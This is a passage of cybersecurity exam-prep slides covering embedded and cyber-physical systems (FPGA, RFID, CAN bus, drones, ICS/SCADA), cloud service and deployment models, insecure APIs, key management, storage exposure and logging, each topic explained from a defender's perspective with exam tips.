- Software and hardware integrated on a single chip
- Used in special-purpose applications
- SoC is efficient and cost effective
- Vulnerabilities can affect the entire SoC environment (hardware and software)

© 2026 Tertiary Infotech Academy Pte Ltd

Field Programmable Gate Array (FPGA) — In Depth

- A field programmable gate array is a reconfigurable chip that combines characteristics of an SoC and an embedded system, offering hardware that can be modified and reprogrammed after deployment in the field. Reprogramming typically requires a special device to overwrite the firmware or bitstream, which makes FPGAs upgradable and cost-effective because the same hardware can be repurposed rather than replaced.
- That flexibility is also a weakness: the ability to rewrite the chip's logic means an attacker who can push a malicious bitstream may alter the device's fundamental behavior, and the relative simplicity of some designs can leave exploitable gaps. The reprogramming pathway itself becomes a target that must be protected.
- A security analyst cares because FPGA reconfigurability is a double-edged feature, so controlling who can update the firmware and validating bitstream integrity are essential to keeping the hardware trustworthy.
- **On the exam: Questions highlight the FPGA's field-reprogrammable nature as both its advantage and the source of vulnerabilities that must be controlled.**

© 2026 Tertiary Infotech Academy Pte Ltd

Field Programmable Gate Array (FPGA) — Key Points

- Combination of SoC and embedded system
- Programmable chip with the ability to be modified and reprogrammed in the field
- Must use special device to overwrite the firmware
  - Upgradable
- Cost effective
- Simplicity sometimes leads to vulnerabilities

© 2026 Tertiary Infotech Academy Pte Ltd

Physical Access Control — In Depth

- Physical access control systems govern who can enter facilities or areas, and a common example is RFID (radio-frequency identification), where a chip in a badge or fob communicates a unique identifier to a reader over radio. Because the readers are physically accessible and the signals travel over the air, attackers can attempt to reverse-engineer and spoof the credential.
- Vulnerabilities in these systems can let an attacker bypass access controls entirely, and the most popular techniques are replay attacks, capturing and retransmitting a valid credential's signal, and cloning, copying a legitimate card onto a duplicate. Weak or unencrypted RFID technologies such as low-frequency proximity cards are especially susceptible.
- A SOC analyst cares because a defeated physical access control undermines every downstream security layer, so using encrypted smart-card credentials, mutual authentication, and monitoring for anomalous badge activity is critical.
- **On the exam: Look for RFID cited with replay and cloning as the popular attack methods that allow bypassing physical access control.**

© 2026 Tertiary Infotech Academy Pte Ltd

Physical Access Control — Key Points

- Example: RFID
  - Radiofrequency identification
  - Chip that uniquely communicates with receiver
- Physical readers make reverse engineering and spoofing possible
- Vulnerabilities can allow attackers to bypass access control
- Replay and cloning are popular attack methods

© 2026 Tertiary Infotech Academy Pte Ltd

Vehicles — In Depth

- Modern vehicles are essentially networks of computers on wheels, with internet connectivity (telematics, infotainment, cellular and Wi-Fi links) that grants access to and, in some cases, control over subsystems such as braking, steering, acceleration, door locks and the engine.
- These subsystems communicate over the Controller Area Network (CAN bus), a broadcast, priority-based serial protocol that was designed for reliability among trusted components and therefore has no authentication or encryption, so any node that reaches the bus can inject or spoof messages to other electronic control units (ECUs).
- Researchers have publicly demonstrated CAN bus exploits that remotely alter vehicle operation, reaching the internal bus through an exposed external interface such as cellular, Bluetooth or a compromised infotainment head unit.
- A security analyst cares because a connected vehicle is an operational-technology asset whose vulnerabilities can cause physical harm and life safety impact, and it must be inventoried, patched and monitored like any other attack surface.
- **On the exam: Expect it as an embedded/cyber-physical target where the CAN bus is named as the insecure in-vehicle protocol lacking authentication that enables remote manipulation of safety systems.**

© 2026 Tertiary Infotech Academy Pte Ltd


Vehicles — Key Points

- Vehicles of all types are increasingly connected
- Internet connectivity
  - Access to many subsystems
  - Control of some subsystems
  - Also opens up vulnerabilities

© 2026 Tertiary Infotech Academy Pte Ltd

Typical CAN Bus Configuration


- Controller Area Network (CAN bus)
- Defines communication among vehicle component



© 2026 Tertiary Infotech Academy Pte Ltd

Typical CAN Bus Configuration (2)

- Controller Area Network (CAN bus)
- Defines communication among vehicle component



© 2026 Tertiary Infotech Academy Pte Ltd

Vehicles (2)

- Controller Area Network (CAN bus)
  - CAN exploits (to alter vehicle operation) have been demonstrated

© 2026 Tertiary Infotech Academy Pte Ltd

Drones — In Depth

- Drones (unmanned aerial vehicles) are cyber-physical assets that raise two distinct security concerns: a malicious drone operated by an attacker (for surveillance, dropping a rogue access point, or physical intrusion over a fence) and an innocent, legitimately owned drone that an attacker compromises.
- Because command-and-control and telemetry links are often unencrypted or weakly authenticated, an attacker has many attack options including GPS spoofing to redirect the aircraft, jamming to force a failsafe, and hijacking the control channel to seize the drone and repurpose it for malicious use.
- For a SOC or security analyst, drones represent both a physical-perimeter threat that can bypass network defenses and a fleet of connected endpoints that must be secured, monitored and geofenced against takeover.
- **On the exam: It appears as an example of an unmanned/embedded system whose insecure wireless control and GPS links make it subject to hijacking, spoofing and jamming.**

© 2026 Tertiary Infotech Academy Pte Ltd

Drones — Key Points

- Can be malicious
  - Controlled by an attacker
- Can be innocent
  - Drone operators may have their drones hijacked and used for malicious purposes
- Many options for attacks

© 2026 Tertiary Infotech Academy Pte Ltd

Building Automation Systems — In Depth

- A Building Automation System (BAS) is a network of connected cyber-physical devices that combine computing with a physical effect, centrally managing functions such as lighting, HVAC and environmental control, physical access control, elevators/robots, smoke detection and fire suppression.
- These systems often run legacy or proprietary protocols (for example BACnet or Modbus) with little authentication, and they are frequently bridged onto the corporate IP network, giving an attacker who compromises the BAS a foothold that can pivot into IT or be used directly for disruption.
- Because a BAS vulnerability can affect a building's usability, inhabitability and safety, an analyst must treat it as a high-consequence OT asset, segmenting it from IT networks and monitoring it for anomalous or unauthorized commands.
- **On the exam: Tested as a cyber-physical/OT category whose life-safety impact and IT/OT convergence make network segmentation the expected control.**

© 2026 Tertiary Infotech Academy Pte Ltd

Building Automation Systems — Key Points

- Network of connected cyber-physical devices
  - Combination of computing device that has impact on physical world
  - Examples:
    - Robots
    - Lighting
    - Environmental control
    - Physical access
    - Smoke detection
    - Fire suppression
- Vulnerabilities can impact a building’s usability, inhabitability, and safety

© 2026 Tertiary Infotech Academy Pte Ltd

Workflow and Process Automation Systems — In Depth

- Workflow and process automation systems are software platforms that direct or control a sequence of business steps, such as project management, document management, and Software Configuration Management (SCM), and their value comes from operating autonomously with minimal human oversight.
- That same autonomy is the risk: a malicious alteration of the defined workflow (for example rerouting an approval, skipping a review gate, or changing a build/deployment step) can propagate automatically and unnoticed because no human validates each execution.
- For this reason an analyst should ensure the intended workflow is externally audited and monitored against a known-good baseline, so unauthorized changes to the automation logic are detected before they cause damage.
- **On the exam: It shows up as an automation asset where the exam stresses that unmonitored autonomous workflows can be silently tampered with, making external auditing of the desired process the key safeguard.**

© 2026 Tertiary Infotech Academy Pte Ltd

Workflow and Process Automation Systems — Key Points

- Systems that direct and/or control workflow
  - Project management
  - Document management
  - Software Configuration Management (SCM)
- Value is in autonomy
  - Vulnerabilities can include malicious workflow alterations
- Important to externally audit desired workflow

© 2026 Tertiary Infotech Academy Pte Ltd

Industrial Control System (ICS) — In Depth

- An Industrial Control System (ICS) is a cyber-physical system that uses software to sense and control physical processes, common in manufacturing and warehousing/distribution and also in applications such as elevators and HVAC.
- The interface between the physical world and the computers is provided by field devices such as Remote Terminal Units (RTUs) and Programmable Logic Controllers (PLCs), which read sensors and drive actuators; PLCs commonly run embedded firmware that is difficult to monitor, patch or upgrade.
- ICS environments prioritize availability and safety over confidentiality and often cannot tolerate downtime or unexpected traffic, so a security analyst must apply passive monitoring, strict segmentation and careful, tested patching rather than the aggressive scanning and rapid updates used on IT systems.
- **On the exam: Expect ICS as the umbrella OT term, with PLC/RTU identified as the field controllers and firmware that is hard to patch cited as the core vulnerability-management challenge.**

© 2026 Tertiary Infotech Academy Pte Ltd

Industrial Control System (ICS) — Key Points

- Cyber-physical systems
  - Software to control physical behavior
- Common in manufacturing and warehousing/distribution
- Other applications include elevators and HVAC systems
- Remote Terminal Units (RTU) or Programmable Logic Controllers (PLC)
  - Connect physical world to computers
- PLCs commonly use firmware
  - Difficult to monitor or upgrade

© 2026 Tertiary Infotech Academy Pte Ltd

Supervisory Control and Data Acquisition (SCADA) — In Depth

- SCADA (Supervisory Control and Data Acquisition) is a special class of ICS built to supervise and control cyber-physical systems that are geographically distributed, coordinating and collecting data from remote facilities that can operate autonomously, as in power grids, water utilities and pipelines.
- Its vulnerabilities stem from long-distance communications with those remote sites and from legacy design: SCADA is typically not modular and relies on protocols such as Modbus, a PLC communication standard that has no authentication, encryption or integrity checking because security was never part of its design.
- An analyst cares because these systems underpin critical infrastructure, so a compromised or spoofed Modbus command can have real-world physical consequences, and defenses center on segmentation, protocol-aware monitoring and controlling access to the remote communication links.
- **On the exam: Frequently tested alongside ICS, with Modbus named as the insecure, unauthenticated SCADA protocol and the exam emphasizing distributed critical-infrastructure risk.**

© 2026 Tertiary Infotech Academy Pte Ltd

Supervisory Control and Data Acquisition (SCADA) — Key Points

- Special class of ICS
- Controls cyber-physical systems
- SCADA vulnerabilities
  - Communications with remote facilities
  - Autonomous operation of remote facilities
  - SCADA is not modular
- Modbus
  - SCADA (PLC) communication standard
  - Security not part of its design


© 2026 Tertiary Infotech Academy Pte Ltd

Software as a Service (SaaS) — In Depth

- Software as a Service (SaaS) is a cloud service model in which the provider hosts and fully manages a complete application that customers consume over the internet, typically through a browser, with no need to manage the underlying code, runtime, servers or storage.
- Under the shared responsibility model the provider secures nearly the entire stack, so the customer's remaining responsibility is largely limited to data, user identities, access permissions and configuration, examples being Microsoft 365, Salesforce and Google Workspace.
- A security analyst focuses SaaS risk on identity and access management, misconfiguration, data governance and third-party/supply-chain exposure, since the customer cannot patch or scan the underlying infrastructure themselves.
- **On the exam: Tested as the top-of-stack cloud model where the exam asks you to place the customer/provider boundary and identify misconfiguration and access control as the customer's residual risk.**

© 2026 Tertiary Infotech Academy Pte Ltd

Software as a Service (SaaS)




© 2026 Tertiary Infotech Academy Pte Ltd

Platform as a Service (PaaS) — In Depth

- Platform as a Service (PaaS) is a cloud model that provides a ready-made development and runtime environment, including the operating system, middleware, databases and tooling, so developers can build and deploy their own applications without provisioning or maintaining the underlying infrastructure.
- In the shared responsibility split the provider manages the platform and everything beneath it while the customer owns the application code and its data, examples being AWS Elastic Beanstalk, Azure App Service and Google App Engine.
- For an analyst, PaaS risk concentrates on insecure application code, vulnerable third-party libraries and dependencies, and API and access-control weaknesses, because the customer can no longer patch the OS but is fully accountable for what they deploy on top of it.
- **On the exam: Appears in shared-responsibility questions as the middle model where the customer owns application/code and data security while the provider handles the OS and platform.**

© 2026 Tertiary Infotech Academy Pte Ltd

Platform as a Service (PaaS)




© 2026 Tertiary Infotech Academy Pte Ltd

Infrastructure as a Service (IaaS) — In Depth

- Infrastructure as a Service (IaaS) is a cloud model that delivers fundamental computing resources, such as virtual machines, storage and networking, which the customer provisions on demand and controls up through the operating system and everything above it.
- Here the provider secures only the physical facilities, hardware and virtualization layer, leaving the customer responsible for the guest OS, patching, applications, data, and network configuration, examples being Amazon EC2, Azure Virtual Machines and Google Compute Engine.
- IaaS carries the largest customer security burden of the three models, so an analyst must handle OS hardening and patching, vulnerability scanning of instances, and secure configuration of storage, security groups and firewalls to avoid exposed resources.
- **On the exam: The exam uses IaaS as the model with the heaviest customer responsibility, expecting you to assign OS patching, host hardening and network/storage configuration to the customer.**

© 2026 Tertiary Infotech Academy Pte Ltd

Infrastructure as a Service (IaaS)



© 2026 Tertiary Infotech Academy Pte Ltd

Cloud Deployment Models — In Depth

- Cloud deployment models describe who owns and can access a cloud environment, independent of the service model. In a public cloud, the most popular option, an organization leases connectivity and functionality from a third-party provider whose resources are shared among many tenants.
- A private cloud is a collection of servers built and dedicated for a single organization, often in its own data center, and accessible only to internal users, offering greater control at higher cost; a community cloud is a private cloud owned by a consortium and shared among several organizations that have common requirements, such as compliance or mission.
- A hybrid cloud combines two or more of these, typically linking a private cloud with public cloud to balance control, cost and scalability. An analyst must know the model in use because it changes the tenancy, data-residency, isolation and monitoring risks that need to be assessed.
- **On the exam: Tested through scenario prompts that ask you to match public, private, community or hybrid to a stated ownership, tenancy or data-isolation requirement.**

© 2026 Tertiary Infotech Academy Pte Ltd

Cloud Deployment Models — Key Points

- Public
  - Most popular
  - Lease connectivity and functionality from service provider
- Private
  - Create collection of servers in your own data center
  - Only for internal network users

© 2026 Tertiary Infotech Academy Pte Ltd

Cloud Deployment Models (2)

- Community
  - Private cloud owned by a consortium
  - Shared among many entities
- Hybrid
  - Looks like single cloud but made up of both public and private (and maybe community)

© 2026 Tertiary Infotech Academy Pte Ltd

Cloud Deployment Models (3)

- Each model opens up vulnerabilities
  - Authorization concerns
  - Authentication concerns

© 2026 Tertiary Infotech Academy Pte Ltd

Function as a Service (FaaS) — In Depth

- Function as a Service (FaaS) is the execution model behind serverless architecture, in which the customer deploys individual functions that run only in response to events or requests and no servers need to be provisioned, patched or kept running by the customer.
- The provider manages all underlying compute and scales it automatically, so the customer focuses solely on responding to functionality requests with small units of code; the canonical example is AWS Lambda, alongside Azure Functions and Google Cloud Functions.
- For an analyst, the security focus shifts to the function code, its dependencies, over-permissioned execution roles, event-source and API trust, and the difficulty of monitoring many short-lived ephemeral executions rather than long-running hosts.
- **On the exam: It appears as the serverless model where the exam expects AWS Lambda as the example and a focus on code, permissions and dependencies rather than server patching.**

© 2026 Tertiary Infotech Academy Pte Ltd

Function as a Service (FaaS) — Key Points

- Serverless architecture
  - No servers need to be set up
  - Focus is on responding to functionality requests
- Example: Amazon Lambda

© 2026 Tertiary Infotech Academy Pte Ltd

Infrastructure as Code (IaC) — In Depth

- Infrastructure as Code (IaC) is a structured method of defining and provisioning infrastructure through machine-readable configuration files rather than manual setup, using virtualization and automated provisioning to build environments consistently.
- It exists because developers tend to configure systems by personal preference, causing environments to diverge (configuration drift) and quietly introduce vulnerabilities; IaC minimizes local configuration differences and makes it easy to create identical, cloned, repeatable environments.
- A security analyst values IaC because a secure, version-controlled template propagates hardening everywhere and can be scanned before deployment, but the same templates are a risk if a flaw or embedded secret is written once and then replicated across every provisioned environment.
- **On the exam: Tested as the practice that eliminates configuration drift through repeatable templates, where the exam notes both the consistency benefit and the risk of a single flawed template scaling a vulnerability.**

© 2026 Tertiary Infotech Academy Pte Ltd

Infrastructure as Code (IaC) — Key Points

- Developers tend to develop based on personal preferences
  - Development environments diverge
  - Can introduce vulnerabilities

© 2026 Tertiary Infotech Academy Pte Ltd

Infrastructure as Code (IaC) (2)

- Structured method to create stable development environments
- Minimizes local configuration differences
- Virtualization and structured provisioning
  - Makes it easy to create cloned environments

© 2026 Tertiary Infotech Academy Pte Ltd

Insecure Application Programming Interface (API) — In Depth

- An Application Programming Interface (API) is the contract that lets applications, services, and clients exchange data and invoke functions programmatically, and an insecure API is one whose design or implementation exposes that contract to abuse.
- Poorly written APIs introduce vulnerabilities such as missing authentication or authorization checks, trusting client-supplied input without validation, leaking excessive data in responses, and lacking rate limiting, allowing attackers to enumerate objects, escalate privileges, or exfiltrate data at scale.
- Because modern web, mobile, cloud, and microservices architectures expose most of their functionality through APIs, the API is often the largest and least-monitored attack surface in an environment.
- A SOC or security analyst cares because API flaws frequently bypass traditional perimeter controls, are hard to spot in logs, and are a leading root cause of large data breaches, so they must be identified during vulnerability scanning, threat modeling, and secure code review.
- **On the exam: On CS0-003 you may be asked to recognize insecure API characteristics from a scenario or scan result and recommend remediation such as adding authentication, input validation, or rate limiting.**

© 2026 Tertiary Infotech Academy Pte Ltd

Insecure Application Programming Interface (API) — Key Points

- Poorly written APIs may have vulnerabilities

© 2026 Tertiary Infotech Academy Pte Ltd

OWASP API Security Project top ten vulnerabilities — In Depth

- The OWASP API Security Project publishes a Top 10 list of the most critical API-specific risks, giving analysts a standardized framework to prioritize API weaknesses much as the traditional OWASP Top 10 does for web applications.
- Its core categories include broken object level authorization (accessing another user's records by changing an ID), broken user authentication, excessive data exposure, lack of resources and rate limiting, broken function level authorization, mass assignment, security misconfiguration, injection, improper asset management (unknown or outdated API endpoints), and insufficient logging and monitoring.
- Authorization flaws dominate the list because APIs expose object and function references directly, so a client that manipulates an identifier or endpoint can reach data or actions it was never meant to access.
- A security analyst uses this list to guide API vulnerability assessments, drive secure design requirements, and communicate risk to developers using a shared, industry-recognized vocabulary.
- **On the exam: The exam expects you to map an API attack scenario (for example changing a record ID to view another user's data) to the correct OWASP API risk such as broken object level authorization.**

© 2026 Tertiary Infotech Academy Pte Ltd

OWASP API Security Project top ten vulnerabilities — Key Points

- Broken object level authorization
- Mass assignment
- Broken user authentication
- Excessive data exposure
- Lack of resources and rate limiting
- Broken function level authorization
- Security misconfiguration
- Injection
- Improper asset management
- Insufficient logging and monitoring

© 2026 Tertiary Infotech Academy Pte Ltd

Improper Key Management — In Depth

- Encryption protects confidentiality, integrity, and non-repudiation, but its entire security rests on the secrecy and proper handling of the cryptographic keys rather than on the algorithm itself.
- Improper key management is the failure to correctly handle a key across its full lifecycle: secure generation using strong randomness, protected distribution to authorized parties, safe storage away from the data it protects, timely rotation and replacement, and secure revocation or destruction.
- Common failures include hardcoding keys in source code or config files, reusing keys indefinitely, transmitting them insecurely, or storing them alongside the ciphertext, any of which lets an attacker decrypt data and render the encryption worthless.
- A SOC or security analyst cares because a leaked or mismanaged key nullifies otherwise strong cryptography, so key handling is a frequent finding in vulnerability assessments and a control that must be verified, ideally using hardware security modules or dedicated key management services.
- **On the exam: CS0-003 may present a scenario where encrypted data is compromised and ask you to identify improper key management (such as hardcoded or non-rotated keys) as the root cause.**

© 2026 Tertiary Infotech Academy Pte Ltd

Improper Key Management — Key Points

- Encryption can protect
  - Confidentiality
  - Integrity
  - Non-repudiation
- Security depends on the encryption key
- Key management is difficult (to do right)
  - Generation
  - Distribution
  - Replacement

© 2026 Tertiary Infotech Academy Pte Ltd

Unprotected Storage — In Depth

- Unprotected storage refers to data repositories, especially cloud storage such as object buckets and blobs, that are left accessible because their security settings were never properly configured.
- Cloud storage physically resides on the provider's systems, so under the shared responsibility model the customer's administrators must explicitly restrict access, enable encryption, and disable public reachability rather than assuming the provider secures the contents.
- A common loophole is granting broad or public access for convenience, which then exposes sensitive data to anyone who discovers the endpoint, a pattern behind many high-profile breaches of misconfigured buckets.
- A security analyst cares because unprotected storage is easy for attackers and researchers to find through simple scanning, so detecting overly permissive access, missing encryption, and public exposure is a core part of cloud vulnerability management.
- **On the exam: Expect a scenario involving a publicly accessible or misconfigured cloud storage bucket where you must identify the exposure and recommend tightening access permissions and enabling encryption.**

© 2026 Tertiary Infotech Academy Pte Ltd

Unprotected Storage — Key Points

- Cloud storage is located on someone else’s computing systems
  - Be sure to secure the storage
  - Vulnerabilities can leave storage open to hackers
- Admins must configure security settings properly
- Common loophole is mass access
  - Often granted for convenience
  - May expose sensitive data

© 2026 Tertiary Infotech Academy Pte Ltd

Logging and Monitoring — In Depth

- Logging captures records of important system, application, and security events, and monitoring is the continuous review of those records to detect anomalies, misuse, and incidents.
- In cloud environments the ability to log is governed by the shared responsibility model: the more of the stack the provider manages (moving from IaaS toward SaaS), the less granular visibility and control the customer retains over what is logged and exposed.
- Service Level Agreements and contracts should explicitly spell out which party is responsible for generating, retaining, and providing access to logs, so gaps in visibility are identified before an incident rather than during one.
- A SOC or security analyst cares because insufficient logging and monitoring is itself a recognized vulnerability that lets attacks go undetected, and analysts must ensure critical events are captured and forwarded to a SIEM for correlation and alerting.
- **On the exam: The exam may test how cloud service models (IaaS, PaaS, SaaS) affect logging visibility and why insufficient logging and monitoring is treated as a vulnerability that delays detection.**

© 2026 Tertiary Infotech Academy Pte Ltd

Logging and Monitoring — Key Points

- Responsibility changes based on cloud service models
- If service provider is taking on most of the responsibility, user has little control over what gets logged
- Monitor and log all important events
- More services means less granular control
- SLAs spell out roles and responsibilities

© 2026 Tertiary Infotech Academy Pte Ltd

Platforms — In Depth

- A platform in this context is the software architecture that defines what functions an application performs and where each of those functions actually executes.
- Architecture is analyzed by decomposing an application into layers such as presentation logic (the user interface), business logic (processing and rules), storage (data persistence), and the communication that links them, then mapping which tier or system each layer runs on.
- Understanding this distribution reveals where sensitive processing and data live and therefore where trust boundaries and attack surfaces exist.
- A security analyst cares because knowing what happens and where it happens is a prerequisite for threat modeling, choosing the right security controls per tier, and assessing how a vulnerability in one layer can affect the whole system.
- **On the exam: On the exam you may need to identify the architectural layer (presentation, business logic, storage, or communication) relevant to a described weakness or control placement.**

© 2026 Tertiary Infotech Academy Pte Ltd

Platforms — Key Points

- Software architecture
  - What happens and where it happens
  - Processing
    - Presentation logic
    - Business logic
  - Storage
  - Communication

© 2026 Tertiary Infotech Academy Pte Ltd

Common Architecture Types — In Depth

